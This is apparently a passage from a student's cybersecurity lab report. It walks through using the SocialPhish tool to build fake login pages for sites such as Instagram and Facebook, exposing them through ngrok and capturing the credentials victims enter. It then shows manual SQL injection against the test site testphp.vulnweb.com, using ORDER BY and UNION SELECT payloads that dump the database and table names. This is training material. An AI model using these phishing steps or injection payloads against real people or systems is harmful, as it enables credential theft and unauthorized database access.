
1. Open ip in browser with port 80



1. Now Enter Credential



1. Check in Terminal your captured credential




**Task 4:**

**Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only**

**Solution:**


Steps:


1. Download socialPhish in kali and give it permissions



1. Now you can run the tool using following command. This command will open help menu of the tool.


***./socialphish.sh***






The tool is running successfully. Now you have to give the option number to the tool for which you have to create the phishing page. Suppose you want to create the phishing page for instagram then you have to choose option 1. If you want phishing page of facebook choose option 2. Similarly, you can choose for all 33 websites in the tool.


1. We will choose: 01 and then 02 for ngrok



1. Share link to victim and it will capture credentials



You can see here we have filled the login form we have given username as geeky and password as geekygeeky now once victim click on login all the details will be shown in socialphish terminal.




**Task 5:**


**Perform SQL injection Manually on** [**http://testphp.vulnweb.com**](http://testphp.vulnweb.com/) **Write a report along with screenshots and mention preventive steps to avoid SQL injections**

**Solution:**

1. **Go to site** [**http://testphp.vulnweb.com/**](http://testphp.vulnweb.com/)




1. Look for page having “=value” at end of url



1. Check for sql injection by adding special character at the end of url


Payload used: ‘




As we get Error Messages this confirms that site is vulnerable to sql injections.

1. Now we have to find no of columns for that we have use ‘order by’


command and increment no till we get error

order by 1

order by 9




Order by 12



After error we have to look for last working page

Order by 11



So it is concluded that database has 11 columns

1. Used Command “union select 1,2,3,4,5,6,database(),8,9,10,11” after url this


will give you name of database



**Name of Database: acuart**

1. **Use command** [**http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select**](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201%2C2%2C3%2C4%2C5%2C6%2Cgroup_concat(table_name)%2C8%2C9%2C10%2C11%20from%20information_schema.tables%20where%20table_schema%3Ddatabase())

[**%201,2,3,4,5,6,group\_concat(table\_name),8,9,10,11%20from%20informat**](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201%2C2%2C3%2C4%2C5%2C6%2Cgroup_concat(table_name)%2C8%2C9%2C10%2C11%20from%20information_schema.tables%20where%20table_schema%3Ddatabase())[**ion\_schema.tables%20where%20table\_schema=database()**](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201%2C2%2C3%2C4%2C5%2C6%2Cgroup_concat(table_name)%2C8%2C9%2C10%2C11%20from%20information_schema.tables%20where%20table_schema%3Ddatabase()) **for table names**




1. Now to get column names in users use command:

[**http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select**](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select)

